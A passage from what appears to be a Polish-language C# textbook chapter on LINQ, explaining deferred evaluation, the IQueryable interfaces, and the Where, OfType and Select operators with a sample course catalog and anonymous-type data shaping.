    BigInteger n2 = 1;
    yield return n1;
    while (true)
    {
        yield return n2;
        BigInteger t = n1 + n2;
        n1 = n2;
        n2 = t;
    }
}

static void Main(string[] args)
{
    var evenFib = from n in Fibonacci()
                  where n % 2 == 0
                  select n;

    foreach (BigInteger n in evenFib)
    {
        Console.WriteLine(n);
    }
}

```

Ten przykład wykorzysta metodę rozszerzenia `Where`, którą dostawca *LINQ to Objects* dodaje do typu `IEnumerable<T>`. Gdyby działała ona w taki sam sposób jak przedstawiona wcześniej metoda `Where` klasy `CustomLinqProvider` w przypadku tablic `CultureInfo[]`, to ten program nigdy nie wyświetliłby nawet jednej liczby. Nasza metoda `Where` kończyła działanie dopiero po przefiltrowaniu wszystkich danych wejściowych i zawsze zwracała kompletną, wypełnioną tablicę wynikową. Gdyby metoda `Where` dostawcy *LINQ to Objects* spróbowała w taki sam sposób operować na naszym nieskończonym enumeratrze ciągu Fibonacciego, to jej działanie nigdy by się nie skończyło.

A jak się okazuje, przykład z [Przykład 10-12](#) działa doskonale — generuje stabilny strumień danych wynikowych składający się z kolejnych elementów ciągu Fibonacciego podzielnych przez 2. A zatem to zapytanie nie próbuje filtrować danych w momencie wywołania metody `Where`. Zamiast tego metoda ta zwraca daną typu `IEnumerable<T>`, która filtryuje dane na żądanie. Całe zapytanie nie próbuje pobierać niczego z sekwencji wejściowej, jeśli nie zostanie poproszone o wartość; w tym momencie zacznie pobierać z tej sekwencji jedną wartość po drugiej, aż do momentu gdy delegat filtra stwierdzi, że udało mu się znaleźć element spełniający

kryteria. Następnie element ten zostaje zwrócony, lecz zapytanie nie próbuje pobierać kolejnych, póki nie zostanie o to poproszone. [Przykład 10-13](#) pokazuje, w jaki sposób można by zaimplementować takie działanie, korzystając z instrukcji `yield return` języka C#.

#### Przykład 10-13. Niestandardowy operator Where o opóźnionym działaniu

---

```
public static class CustomDeferredLinqProvider
{
    public static IEnumerable<T> Where<T>(this IEnumerable<T> src,
                                             Func<T, bool> filter)
    {
        foreach (T item in src)
        {
            if (filter(item))
            {
                yield return item;
            }
        }
    }
}
```

---

Implementacja metody `Where` stosowana w dostawcy *LINQ to Objects* jest nieco bardziej skomplikowana. Wykrywa pewne przypadki szczególne, takie jak stosowanie tablic lub list, i obsługuje je w sposób nieco bardziej efektywny niż ogólna implementacja ogólnego przeznaczenia stosowana do obsługi kolekcji innych typów. Niemniej jednak ogólna zasada działania jest taka sama dla metody `Where` oraz dla wszystkich innych operatorów: metody te nie wykonują żądanych operacji. Zamiast tego zwracają obiekty, które wykonają je na żądanie. Tak naprawdę jakiekolwiek operacje zostają wykonane dopiero w momencie, gdy spróbujemy pobrać wyniki. Takie podejście jest określone jako **przetwarzanie opóźnione** (ang. *deferred evaluation*).

Przetwarzanie opóźnione ma tę zaletę, że operacje nie są wykonywane, dopóki tego nie zażądamy, a to zapewnia możliwość korzystania z sekwencji nieskończonych. Niemniej jednak takie rozwiązanie ma także wady. Na przykład możemy być zmuszeni do pilnowania, by nie doszło do wielokrotnego przetwarzania zapytań. W kodzie przedstawionym na [Przykład 10-14](#) występuje opisany błąd, przez co wykonuje on znacznie więcej pracy niż to konieczne. Pętla zastosowana w tym przykładzie przegląda tablicę zawierającą kilka liczb, a każdą z nich wyświetla w formacie walutowym wszystkich kultur, w których używanym znakiem separatora miejsc dziesiętnych jest przecinek.

## PODPOWIEDŹ

Kiedy wykonamy ten przykład, zauważymy, że większość wyświetlonych wierszy zawiera znaki ? — oznaczają one, że okno konsoli nie jest w stanie wyświetlać większości symboli walut. W rzeczywistości może to robić, tylko wymaga odpowiedniego pozwolenia. Domyślnie w celu zachowania zgodności wstępnej okno konsoli w systemie Windows używa 8-bitowej strony kodowej. Jeśli jednak wykonamy w nim polecenie `chcp 65001`, to zacznie być używana strona kodowa UTF-8, co pozwoli wyświetlać dowolne znaki Unicode dostępne w aktualnie wybranej czcionce. Aby w jak największym stopniu wykorzystać te możliwości, warto skonfigurować okno konsoli tak, by korzystało z czcionki *Consolas* lub *Lucida Console*.

### Przykład 10-14. Niezamierzone, wielokrotne przetwarzanie zapytania opóźnionego

```
var commaCultures =
    from culture in CultureInfo.GetCultures(CultureTypes.AllCultures)
    where culture.NumberFormat.NumberDecimalSeparator == ","
    select culture;

object[] numbers = { 1, 100, 100.2, 10000.2 };

foreach (object number in numbers)
{
    foreach (CultureInfo culture in commaCultures)
    {
        Console.WriteLine(string.Format(culture, "{0}: {1:c}",
            culture.Name, number));
    }
}
```

Problem występujący w tym kodzie polega na tym, że chociaż kolekcja `commaCultures` jest inicjowana poza pętlą operującą na zmiennej `number`, to jednak dla każdej liczby przeglądamy całą jej zawartość. A ponieważ dostawca *LINQ to Objects* używa przetwarzania opóźnionego, zatem faktyczne przetworzenie zapytania zostanie powtórzone podczas każdego przebiegu zewnętrznej pętli. A zatem zamiast przetwarzać klauzulę `where` jeden raz dla każdych istniejących ustawień kulturowych (w przypadku mojego systemu jest ich 354), wykonano ją cztery razy (w moim systemie było to 1416 razy), gdyż każde zapytanie zostało przetworzone jeden raz dla każdej liczby umieszczonej w tablicy `numbers`. Nie jest to żadna tragedia — kod cały czas działa prawidłowo. Gdybyśmy jednak uruchomili taki program na bardzo obciążonym serwerze, to zapewne doprowadziłby on do obniżenia przepustowości.

Jeśli wiemy, że wyniki zapytania będziemy musieli przeglądać kilka razy, to warto rozważyć możliwość skorzystania z metod rozszerzeń `ToList` lub `ToArray` dostępnych w *LINQ to Objects*. Powodują one natychmiastowe przetworzenie całego zapytania i zwracającą odpowiednio dane typu `IList<T>` lub `T[ ]` (a zatem

oczywiście nie można ich używać do przetwarzania sekwencji nieskończonych). Taką listę lub tablicę można następnie przeglądać dowolnie wiele razy bez ponoszenia żadnych dodatkowych kosztów (oprócz minimalnego kosztu związanego z samym odczytem elementów). Jednak we wszystkich przypadkach, gdy zawartość zapytania jest pobierana i używana tylko raz, zazwyczaj lepiej będzie nie używać tych metod, gdyż powodują one niepotrzebne zużycie pamięci.

## LINQ, typy ogólne oraz interfejs `IQueryable<T>`

Większość dostawców LINQ używa typów ogólnych. Co prawda nic nie wymusza takiego rozwiązania, jednak jest ono powszechnie stosowane. Na przykład dostawca *LINQ to Objects* korzysta z typu `IEnumerable<T>`. Kilku dostawców operujących na bazach danych korzysta natomiast z typu `IQueryable<T>`. Ujmując rzecz bardziej ogólnie, wykorzystywany wzorzec polega na tym, by używać jakiegoś typu ogólnego `Source<T>`, gdzie `Source` reprezentuje jakieś źródło elementów, natomiast `T` jest typem tych elementów. Typ źródła dostosowany do technologii LINQ udostępnia w klasie `Source<T>` metody operatorów dla dowolnego typu `T`, a operatory te zazwyczaj zwracają dane `Source<TResult>`, gdzie `TResult` może, choć nie musi, być innym typem niż `T`.

Interfejs `IQueryable<T>` jest interesujący, gdyż został zaprojektowany po to, by mógł być używany przez wielu dostawców. **Przykład 10-15** przedstawia deklarację tego interfejsu, jego typu bazowego `IQueryable` oraz powiązanego z nimi interfejsu `IQueryProvider`.

### Przykład 10-15. Interfejsy `IQueryable` oraz `IQueryable<T>`

```
public interface IQueryable : IEnumerable
{
    Type ElementType { get; }
    Expression Expression { get; }
    IQueryProvider Provider { get; }
}

public interface IQueryable<out T> : IEnumerable<T>, IQueryable
{
}

public interface IQueryProvider
{
    IQueryable CreateQuery(Expression expression);
    IQueryable<TElement> CreateQuery<TElement>(Expression expression);
    object Execute(Expression expression);
    TResult Execute<TResult>(Expression expression);
}
```

Najbardziej rzucającą się w oczy cechą interfejsu `IQueryable<T>` jest to, że do swoich typów bazowych nie dodaje on żadnych nowych składowych. Wynika to z faktu, że był projektowany z myślą o wykorzystaniu wyłącznie przy użyciu metod rozszerzeń. Przestrzeń nazw `System.Linq` definiuje wszystkie standardowe operatory dla typu `IQueryable<T>` w formie metod rozszerzeń zdefiniowanych w klasie `Queryable`. Niemniej jednak wszystkie te metody odwołują się jedynie do właściwości `Provider` zdefiniowanej w typie bazowym `IQueryable`. Jednak w odróżnieniu od dostawcy *LINQ to Objects*, którego metody rozszerzeń operujące na danych typu `IEnumerable<T>` definiowały wszystkie wykonywane operacje, implementacja interfejsu `IQueryable<T>` jest w stanie zdecydować, jak należy obsłużyć zapytanie, gdyż musi podać implementację interfejsu `IQueryProvider`, która wykonuje faktyczną pracę.

Należy zauważyć, że wszyscy dostawcy LINQ bazujący na interfejsie `IQueryable<T>` mają jedną wspólną cechę: interpretują wyrażenia lambda jako obiekty wyrażenia, a nie jako delegaty. [Przykład 10-16](#) przedstawia implementację metody rozszerzenia `Where` dla typów `IEnumerable<T>` oraz `IQueryable<T>`. Warto porównać ich parametry `predicate`.

#### Przykład 10-16. Metody `Where` dla typów `IEnumerable<T>` oraz `IQueryable<T>`

```
public static class Enumerable
{
    public static IEnumerable<TSource> Where<TSource>(
        this IEnumerable<TSource> source,
        Func<TSource, bool> predicate)
    ...
}

public static class Queryable
{
    public static IQueryable<TSource> Where<TSource>(
        this IQueryable<TSource> source,
        Expression<Func<TSource, bool>> predicate)
    ...
}
```

Metoda rozszerzenia `Where` dla typu `IEnumerable<T>` (stosowana w dostawcy *LINQ to Objects*) pobiera argument typu `Func<TSource, bool>`, a zgodnie z tym, co napisano w [Rozdział 9.](#), jest to typ delegatu. Natomiast druga metoda `Where` — rozszerzająca typ `IQueryable<T>` (i używana przez wielu dostawców LINQ) — pobiera argument typu `Expression<Func<TSource, bool>>`; a zgodnie z informacjami podanymi w [Rozdział 9.](#) użycie tego typu sprawia, że kompilator

wygeneruje model obiektów wyrażenia i przekaże go jako argument wywołania metody.

Standardowym powodem, dla którego dostawcy LINQ korzystają z typu `IQueryable<T>`, jest chęć skorzystania z tych drzew wyrażeń. A zatem kiedy dostawca używa tego interfejsu, zazwyczaj oznacza to, że ma zamiar przeanalizować wyrażenie i przekształcić je do jakiejś innej postaci, na przykład do postaci zapytania SQL.

Istnieją także inne typy ogólne stosowane w LINQ. Niektóre możliwości tej technologii dają gwarancję, że elementy będą zwracane w określonej kolejności, inne natomiast jej nie dają. Na przykład kilka operatorów LINQ generuje elementy w kolejności zależnej od porządku, w jakim były one dostarczane. Fakt ten może być odzwierciedlony w typie, dla którego został zdefiniowany operator, oraz w typach danych, które są przez niego zwracane. Dostawca *LINQ to Objects* w celu reprezentacji uporządkowanych danych definiuje interfejs

`IOrderedEnumerable<T>`; istnieje także odpowiadający mu typ

`IOrderedQueryable<T>` stosowany przez dostawców używających typu

`IQueryable<T>`. (Dostawcy, którzy używają własnych typów, zazwyczaj postępują podobnie — na przykład dostawca *Parallel LINQ* definiuje typ

`OrderedParallelQuery<T>`). Interfejsy te dziedziczą po swoich

nieuporządkowanych odpowiednikach, takich jak `IEnumerable<T>` oraz

`IQueryable<T>`, zatem są w nich dostępne wszystkie zwyczajne operatory, jednak zapewniają możliwość zdefiniowania operatorów lub innych metod

uwzględniających kolejność, w jakiej są dostarczane dane wejściowe. Na przykład w punkcie „„Określanie porządku”” przedstawiony zostanie operator LINQ o nazwie `ThenBy`, dostępny wyłącznie w tych źródłach, które już są uporządkowane.

Analizując dostawcę *LINQ to Objects*, można uznać, że takie rozróżnienie na dane nieuporządkowane i uporządkowane jest niepotrzebne, gdyż interfejs

`IEnumerable<T>` zawsze zwraca dane w jakiejś kolejności — którą można potraktować jako rodzaj uporządkowania. Jednak niektórzy dostawcy mogą zwracać dane, które nie będą zapisane w żadnej określonej kolejności choćby dlatego, że przetwarzanie zapytania jest realizowane współbieżnie, bądź zapytanie jest wykonywane przez bazę danych, a te rezerwują sobie prawo do modyfikowania kolejności zwracanych danych w niektórych okolicznościach, jeśli dzięki temu będą w stanie poprawić wydajność działania.

## Standardowe operatory LINQ

W tym podrozdziale opisane zostaną standardowe operatory udostępniane przez dostawców LINQ. Tam, gdzie to będzie możliwe, zamieszczane będą także

odpowiedające im wyrażenia zapytań, jednak wiele operatorów nie ma takich odpowiedników. Dotyczy to nawet niektórych operatorów, które mogą być używane w wyrażeniach zapytań, gdyż większość z nich jest przeciążona, a w wyrażeniach zapytań nie można używać niektórych spośród tych bardziej zaawansowanych przeciążonych wersji metod.

### PODPOWIEDŹ

Operatory LINQ nie są operatorami w tym sensie, w jakim zazwyczaj termin ten jest używany w języku C# — nie są to symbole takie jak + bądź &&. Technologia LINQ ma swoją własną terminologię i w tym rozdziale termin ten będzie oznaczał możliwości zapewniane przez dostawcę LINQ. Z punktu widzenia C# operator LINQ jest metodą.

Wszystkie te operatory mają pewną cechę wspólną: zostały zaprojektowane w taki sposób, by pozwalały na stosowanie kompozycji. Oznacza to, że można je łączyć na niemal wszystkie możliwe sposoby, a dzięki temu tworzyć złożone zapytania składające się z prostych elementów. Aby zapewnić możliwość łączenia, operatory nie tylko pobierają daną jakiegoś typu reprezentującą zbiór elementów (taki jak `IEnumerable<T>`), lecz większość z nich także zwraca daną reprezentującą zbiór elementów. Typy tych elementów nie zawsze są takie same — w niektórych przypadkach operator może pobierać daną typu `IEnumerable<T>`, a zwracać daną typu `IEnumerable<TResult>`, gdzie TResult nie musi być tym samym typem co T. Jednak nawet w takich przypadkach na wiele różnych sposobów można tworzyć łańcuch wywołań. Jednym z powodów umożliwiających stosowanie takich rozwiązań jest fakt, że operatory LINQ przypominają nieco funkcje matematyczne, gdyż nie modyfikują swoich danych wejściowych — zamiast tego generują nowy wynik, bazując przy tym na przekazanych operandach. (Taką samą cechę posiadają zazwyczaj funkcyjne języki programowania). Oznacza to, że nie tylko możemy łączyć ze sobą operatory w całkowicie dowolne kombinacje i to bez obawy wystąpienia jakichś efektów ubocznych, lecz że możemy także używać tego samego źródła danych w wielu zapytaniach; jest to możliwe dzięki temu, że operatory LINQ nigdy nie modyfikują swoich danych wejściowych. Każdy operator, bazując na danych wejściowych, zwraca nowe zapytanie.

### OSTRZEŻENIE

Można napisać taką implementację interfejsu `IEnumerable<T>`, w której przejrzenie kolekcji będzie miało efekty uboczne. Niemniej jednak takie rozwiązanie nie jest dobrym pomysłem, zwłaszcza w przypadku korzystania z LINQ, gdyż technologia ta była projektowana z założeniem, że przeglądanie kolekcji jest pozbawione jakichkolwiek innych konsekwencji oprócz wykorzystania zasobów, takich jak czas procesora.

Nic nie zmusza nas do wykorzystania takiego funkcyjnego stylu programowania. Jak przekonaliśmy się na przykładzie przedstawionego wcześniej dostawcy `SillyLinqProvider`, kompilator nie zwraca uwagi na to, co robią metody reprezentujące operatory LINQ. Niemniej jednak obowiązuje konwencja, w myśl której operatory działają zgodnie z funkcyjnym stylem programowania, gdyż dzięki temu zapewniają możliwość kompozycji. Wbudowani dostawcy LINQ działają właśnie w taki sposób.

Nie wszyscy dostawcy LINQ udostępniają pełny zbiór wszystkich operatorów. Główni dostawcy dostępni w .NET Framework — tacy jak *LINQ to Objects*, *LINQ to Entities* oraz *LINQ to SQL* — definiują najbardziej wyczerpujący zbiór operatorów, jednak niebawem dowiesz się, że w niektórych sytuacjach stosowanie pewnych operatorów jest pozbawione sensu.

Aby pokazać działanie operatorów, potrzebujemy jakiegoś źródła danych. Większość przykładów zamieszczonych w tej części rozdziału będzie używała w tym celu klasy przedstawionej na [Przykład 10-17](#).

#### Przykład 10-17. Proste źródło danych dla zapytań LINQ

---

```
public class Course
{
    public string Title { get; set; }

    public string Category { get; set; }

    public int Number { get; set; }

    public DateTime PublicationDate { get; set; }

    public TimeSpan Duration { get; set; }

    public static readonly Course[] Catalog =
    {
        new Course
        {
            Title = "Elementy geometrii",
            Category = "MAT", Number = 101, Duration = TimeSpan.FromHours(3),
            PublicationDate = new DateTime(2009, 5, 20)
        },
        new Course
        {
            Title = "Kwadratura koła",
            Category = "MAT", Number = 102, Duration = TimeSpan.FromHours(7),
            PublicationDate = new DateTime(2009, 4, 1)
        },
        new Course
        {
```

```

        Title = "Transplantacja organów w celach odtworzeniowych",
        Category = "BIO", Number = 305, Duration = TimeSpan.FromHours(4),
        PublicationDate = new DateTime(2002, 7, 19)
    },
    new Course
    {
        Title = "Geometria hiperboliczna",
        Category = "MAT", Number = 207, Duration = TimeSpan.FromHours(5),
        PublicationDate = new DateTime(2007, 10, 5)
    },
    new Course
    {
        Title = "Uproszczone struktury danych do celów demonstracyjnych",
        Category = "CSE", Number = 104, Duration = TimeSpan.FromHours(2),
        PublicationDate = new DateTime(2012, 2, 21)
    },
    new Course
    {
        Title = "Wprowadzenie do anatomii i fizjologii człowieka",
        Category = "BIO", Number = 201, Duration = TimeSpan.FromHours(12),
        PublicationDate = new DateTime(2001, 4, 11)
    },
);
}

```

## Filtrowanie

Jednym z najprostszych operatorów jest `Where`, służący do filtrowania danych wejściowych. Należy do niego przekazać funkcję, która pobiera jeden element i zwraca wartość typu `bool`. Sama metoda `Where` zwraca obiekt reprezentujący te elementy ze zbioru wejściowego, dla których predykat był spełniony. (Pod względem koncepcyjnym operator ten działa bardzo podobnie do metody `FindAll` dostępnej w typie `List<T>` oraz w tablicach, choć działa on z wykorzystaniem zasad przetwarzania opóźnionego).

Jak już się przekonałeś, w wyrażeniach zapytań operator `Where` reprezentowany jest przez klauzulę `where`. Istnieje także przeciążona wersja tego operatora, oferująca jeszcze jedną możliwość, niedostępną w wyrażeniach zapytań. Można napisać filtr, czyli wyrażenie lambda, które pobiera dwa argumenty: konkretny element wejściowy oraz indeks reprezentujący jego położenie w źródle danych. Przykład przedstawiony na [Przykład 10-18](#) korzysta z tego indeksu, by usuwać co drugi element ze źródła danych; oprócz tego usuwane są wszystkie kursy, które trwają mniej niż trzy godziny.

### Przykład 10-18. Operator Where z indeksem

```
IEnumerable<Course> q = Course.Catalog.Where(
```

```
(course, index) => (index % 2 == 0) && course.Duration.TotalHours >= 3);
```

Filtrowanie na podstawie indeksów ma sens jedynie w przypadku danych uporządkowanych. W razie stosowania dostawcy *LINQ to Objects* można go używać zawsze, gdyż korzysta on z typu *IEnumerable<T>*, który zwraca dane po kolej. Jednak nie wszyscy dostawcy LINQ przetwarzają dane sekwencyjnie. Na przykład: jeśli stosujemy dostawcę *LINQ to Entities*, zapytania LINQ pisane przez nas w języku C# będą obsługiwane przez bazę danych. Jeśli zapytanie jawnie nie zażąda jakiejś określonej kolejności, to baza danych zazwyczaj może przetwarzać je w dowolnej kolejności, jaką uzna za zasadną, na przykład może je przetwarzać równolegle. W niektórych przypadkach bazy danych mogą stosować strategie optymalizacyjne, pozwalające im generować oczekiwane wyniki przy wykorzystaniu procesów, które w bardzo niewielkim stopniu przypominają oryginalne zapytania. W takich przypadkach może się nawet okazać, że rozmawianie o na przykład 14. elemencie przetwarzanym przez klauzulę WHERE nie ma najmniejszego sensu. Gdybyśmy więc korzystali z dostawcy *LINQ to Entities* i napisali zapytanie przypominające to z [Przykład 10-18](#), to jego wykonanie spowodowałoby zgłoszenie wyjątku informującego, że w tym przypadku indeksowany operator Where nie nadaje się do użycia. Jeśli zastanawiasz się, dlaczego ta przeciążona wersja operatora Where w ogóle jest dostępna w dostawcy, który jej nie obsługuje, to wynika to z faktu, że dostawca ten używa typu *IQueryable<T>*, a zatem w momencie komplikacji kodu są w nim dostępne wszystkie standardowe operatory; dostawcy posługujący się tym typem mogą jedynie informować o braku żądanego operatora w czasie wykonywania programu.

### PODPOWIEDŹ

Dostawcy LINQ, którzy realizują część logiki zapytania po stronie serwera, zazwyczaj narzucają pewne ograniczenia na operacje, które można wykonywać w wyrażeniach lambda używanych w zapytaniach. Na przykład mimo że dostawca *LINQ to Objects* pozwala na wywoływanie dowolnych metod w wyrażeniach lambda określających filtry, to w przypadku dostawców operujących na bazach danych, jak również dostawcy WCF Data Services, zbiór tych metod jest bardzo ograniczony. Dostawcy ci muszą mieć możliwość przekształcenia podanych wyrażeń lambda na coś, co serwer będzie w stanie wykonać, zatem mogą obsługiwać wyłącznie metody, które rozumieją — serwer bazy danych nie jest w stanie wywołać naszego kodu w trakcie wykonywania zapytania.

Mimo wszystko można by oczekiwać, że wyjątek zostanie zgłoszony w momencie wywoływania metody *Where*, a nie próby wykonania zapytania (czyli w miejscu, gdzie po raz pierwszy próbujemy pobrać jego wyniki). Jednak dostawcy konwertujący zapytania LINQ do jakiejś innej postaci, takiej jak zapytania SQL, zazwyczaj opóźniają ich weryfikację aż do momentu wykonania zapytania. Dzieje

się tak dlatego, że zastosowanie niektórych operatorów może mieć sens wyłącznie w pewnych określonych przypadkach, co oznacza, że dostawca może nie wiedzieć, czy konkretny operator zostanie wykonany, zanim nie wygeneruje całego zapytania. Byłoby dużą niekonsekwencją, gdyby błędy powodowane przez zapytania, których nie można wykonać, czasami były zgłasiane podczas ich tworzenia, a czasami podczas wykonywania; dlatego nawet w sytuacjach, gdy dostawca LINQ jest pewny, że wykonanie konkretnego operatora się nie powiedzie, zazwyczaj poczeka z przekazaniem stosownej informacji aż do momentu wykonania zapytania.

Wyrażenie lambda stanowiące filtr przekazywany w wywołaniu operatora `Where` musi pobierać argument tego samego typu co typ elementu (na przykład `T` w `IEnumerable<T>`) i zwracać wartość typu `bool`. Być może pamiętasz z [Rozdział 9.](#), że biblioteka klas .NET definiuje odpowiedni typ delegatów — `Predicate<T>` — jednak we wcześniejszej części tego rozdziału wspominałem, że LINQ unika stosowania tego typu, a teraz możemy zrozumieć dlaczego. Indeksowana wersja operatora `Where` nie może używać typu `Predicate<T>`, gdyż potrzebuje dodatkowego argumentu, dlatego też ta przeciążona wersja metody `Where` używa typu `Func<T, int, bool>`. Nic nie stoi na przeszkodzie, by nieindeksowana wersja metody `Where` korzystała z typu `Predicate<T>`, jednak dostawcy LINQ preferują wykorzystanie typu `Func`, by zapewnić, że operatory o podobnym znaczeniu miały podobne sygnatury. Z tego względu — aby zachować zgodność z indeksowaną wersją operatora `Where` — większość dostawców korzysta z typu `Func<T, bool>`. (C# nie zwraca uwagi na to, który typ zostanie użyty — wyrażenia zapytań będą działały, jeśli dostawcy skorzystają z typu `Predicate<T>`, czego przykładem był nasz niestandardowy operator przedstawiony na [Przykład 10-11](#), jednak nie używa żaden z dostawców LINQ stworzonych przez firmę Microsoft).

LINQ definiuje jeszcze jeden operator filtrujący: `OfType<T>`. Jest on przydatny w sytuacjach, gdy stosowane źródło danych zwraca elementy różnych typów — na przykład może to być źródło typu `IEnumerable<object>`, a nas interesują wyłącznie elementy typu `string`. Listingu 10.19 pokazuje, w jaki sposób operator `OfType<T>` pozwala pobierać tylko te obiekty, które są łańcuchami znaków.

#### Przykład 10-19. Operator `OfType<T>`

```
static void ShowAllStrings(IEnumerable<object> src)
{
    var strings = src.OfType<string>();
    foreach (string s in strings)
    {
        Console.WriteLine(s);
    }
}
```

Oba operatory, zarówno `Where`, jak i `OfType<T>`, zwrócą pustą sekwencję, jeśli żaden z obiektów w źródle danych nie spełnia podanych wymagań. Taka sytuacja nie jest traktowana jako błąd — puste sekwencje są w LINQ czymś normalnym. Może je zwracać wiele operatorów, a niemal wszystkie potrafią sobie radzić w sytuacjach, gdy taka pusta sekwencja zostanie do nich przekazana jako źródło danych.

## Selekcja

Może się zdarzyć, że pisząc zapytanie, będziemy chcieli pobierać tylko niektóre dane z elementów źródłowych. Klauzula `select` umieszczana na końcu zapytania pozwala podawać wyrażenie lambda, które zostanie użyte do wygenerowania ostatecznych elementów wyjściowych; istnieje kilka powodów, dla których możemy zdecydować się na to, by stosowne klauzule `select` robiły coś więcej, niż tylko przekazywały elementy zwracane przez poprzednie operatory. Na przykład może interesować nas zwrócenie tylko jednej, konkretnej informacji z każdego elementu bądź też będziemy musieli każdy z tych elementów przekształcić do zupełnie innej postaci.

We wcześniejszych przykładach można było zobaczyć kilka klauzul `select`, a na podstawie [Przykład 10-3](#) wiemy, że kompilator przekształca je na wywołania metody `Select`. Niemniej jednak podobnie jak w przypadku wielu innych operatorów LINQ wersja, której można używać w wyrażeniach zapytań, nie jest jedyną dostępną. Istnieje także jej przeciążona wersja, która pobiera nie tylko element wejściowy, na podstawie którego zostanie wygenerowany element wynikowy, lecz także jego indeks. [Przykład 10-20](#) korzysta z tej przeciążonej wersji operatora `Select`, by wygenerować ponumerowaną listę tytułów wszystkich kursów.

### Przykład 10-20. Operator Select z indeksem

```
IEnumerable<string> nonIntro = Course.Catalog.Select((course, index) =>
    string.Format("Kurs {0}: {1}", index + 1, course.Title));
```

Wartości indeksów przekazywanych do wyrażenia lambda są liczone od zera; dodatkowo należy zwrócić uwagę, że zależą one od danych trafiających do operatora `Select` i wcale nie muszą reprezentować oryginalnego położenia elementów w źródle danych. W przypadkach takich jak ten z [Przykład 10-21](#) może to sprawić, że uzyskane wyniki nie będą zgodne z naszymi oczekiwaniami.

### Przykład 10-21. Wersja operatora Select z indeksem operująca na wynikach operatora `Where`

```
IEnumerable<string> nonIntro = Course.Catalog
    .Where(c => c.Number >= 200)
```

```
.Select((course, index) => string.Format("Kurs {0}: {1}",  
    index, course.Title));
```

Powyższy kod wybierze kursy, które w tablicy `Course.Catalog` mają indeksy 2, 3 oraz 5, ponieważ tylko w tych kursach wartość właściwości `Number` spełnia kryterium określone w wyrażeniu `Where`. Niemniej jednak powyższe zapytanie nada tym kursom odpowiednio numery: 0, 1 i 2, gdyż operator `Select` widzi tylko te elementy, które są do niego przekazywane z operatora `Where`. Z punktu widzenia operatora `Select` istnieją jedynie te trzy elementy, gdyż nigdy nie dysponuje on dostępem do oryginalnego źródła danych. Gdybyśmy chcieli użyć indeksów odpowiadających kolejności elementów w kolekcji źródłowej, musielibyśmy pobrać je jeszcze przed klauzulą `Where`, tak jak robi to zapytanie przedstawione na [Przykład 10-22](#).

#### Przykład 10-22. Użycie operatora Select z indeksem przed operatorem Where

```
IEnumerable<string> nonIntro = Course.Catalog  
    .Select((course, index) => new { course, index })  
    .Where(vars => vars.course.Number >= 200)  
    .Select(vars => string.Format("Kurs {0}: {1}",  
        vars.index, vars.course.Title));
```

Zastosowany tu operator `Select` z indeksem przypomina analogczną wersję operatora `Where`. A zatem można się domyślić, że nie wszyscy dostawcy LINQ będą ją obsługiwać we wszystkich możliwych przypadkach.

### Kształtowanie danych oraz typy anonimowe

Jeśli używamy dostawców LINQ, by korzystać z baz danych, to operator `Select` zapewnia nam możliwość zmniejszenia liczby pobieranych informacji, co z kolei może obniżyć obciążenie serwera. W przypadku korzystania z takich technologii dostępu do danych jak Entity Framework lub *LINQ to SQL* i wykonywania zapytań zwracających zbiór obiektów reprezentujących trwałe encje istnieje pewien kompromis pomiędzy zbyt dużym nakładem pracy wykonywanej na początku a koniecznością wykonania większej części operacji z opóźnieniem. Czy takie platformy powinny w całości wypełniać danymi wszystkie właściwości odpowiadające kolumnom różnych tabel bazy danych? Czy powinny także wczytywać obiekty powiązane? Ogólnie rzecz biorąc, lepszą efektywność można osiągnąć, jeśli nie będziemy pobierały danych, które nie będą nam potrzebne, a dane, których nie pobierzemy początkowo, w razie konieczności zawsze można wczytać później. Jeśli jednak nasze początkowe żądanie pobierze zbyt mało danych, to później może się okazać, że będziemy musieli wykonywać wiele dodatkowych żądań w celu uzupełnienia brakujących informacji, co może zniweczyć zyski, jakie dało nam początkowe unikanie realizacji niepotrzebnych operacji.

Jeśli chodzi o encje, to zarówno Entity Framework, jak i dostawca *LINQ to SQL* pozwalają konfigurować, które z powiązanych encji powinny być pobierane od razu, a które na żądanie; zazwyczaj pobierane są wartości wszystkich właściwości odpowiadających kolumnom. Innymi słowy, zapytania żądające dostępu do całych encji powodują wczytywanie wartości wszystkich kolumn z wierszy objętych ich działaniem.

Jeśli zależy nam na wartościach jedynie jednej lub dwóch kolumn, to taki sposób działania jest stosunkowo kosztowny. [Przykład 10-23](#) korzysta z tego mało efektywnego rozwiązania; przedstawia stosunkowo typowe zapytanie obsługiwane przed dostawcą *LINQ to Entities*.

#### Przykład 10-23. Pobieranie większej ilości danych niż to konieczne

```
var pq = from product in dbCtx.Products
         where product.ListPrice > 3000
         select product;

foreach (var prod in pq)
{
    Console.WriteLine("{0} ({2}): {1}", prod.Name, prod.ListPrice, prod.Size);
}
```

Ten dostawca LINQ przekształca klauzulę `where` na wydajny odpowiednik zapisany w języku SQL. Niemniej jednak klauzula SELECT używana w wygenerowanym poleceniu SQL pobiera wszystkie kolumny tabeli. Porównajmy to z przykładem przedstawionym na [Przykład 10-24](#). Zmodyfikowaliśmy w nim tylko fragment zapytania: klauzula `select` zapytania LINQ pobiera teraz instancje anonimowego typu, zawierające jedynie te właściwości, które nas interesują. (Pętla umieszczona poniżej zapytania nie uległa zmianie. Zmienna iteracyjna jest definiowana przy użyciu słowa kluczowego `var`, dzięki czemu bez problemów można jej używać do operowania na zwracanych przez zapytanie instancjach typu anonimowego, zawierających trzy właściwości używane wewnętrz pętli).

#### Przykład 10-24. Klauzula select korzystająca z typu anonimowego

```
var pq = from product in dbCtx.Products
         where (product.ListPrice > 3000)
         select new { product.Name, product.ListPrice, product.Size };
```

Ten przykład zwraca dokładnie takie same wyniki co poprzedni, jednak generuje znacznie bardziej zwarte zapytanie SQL, które pobiera dane wyłącznie z trzech kolumn — `Name`, `ListPrice` oraz `Size`. Jeśli używamy tabeli składającej się z wielu kolumn, to takie zapytanie sprawi, że wielkość uzyskiwanej odpowiedzi będzie znacznie mniejsza, gdyż nie znajdą się w niej dane, które nie są nam potrzebne. W efekcie pozwoli ono zmniejszyć obciążenie połączenia sieciowego z serwerem

bazy danych oraz skrócić czas przetwarzania, gdyż pobranie danych zajmie mniej czasu. Technika ta jest nazywana **kształtowaniem danych** (ang. *data shaping*).

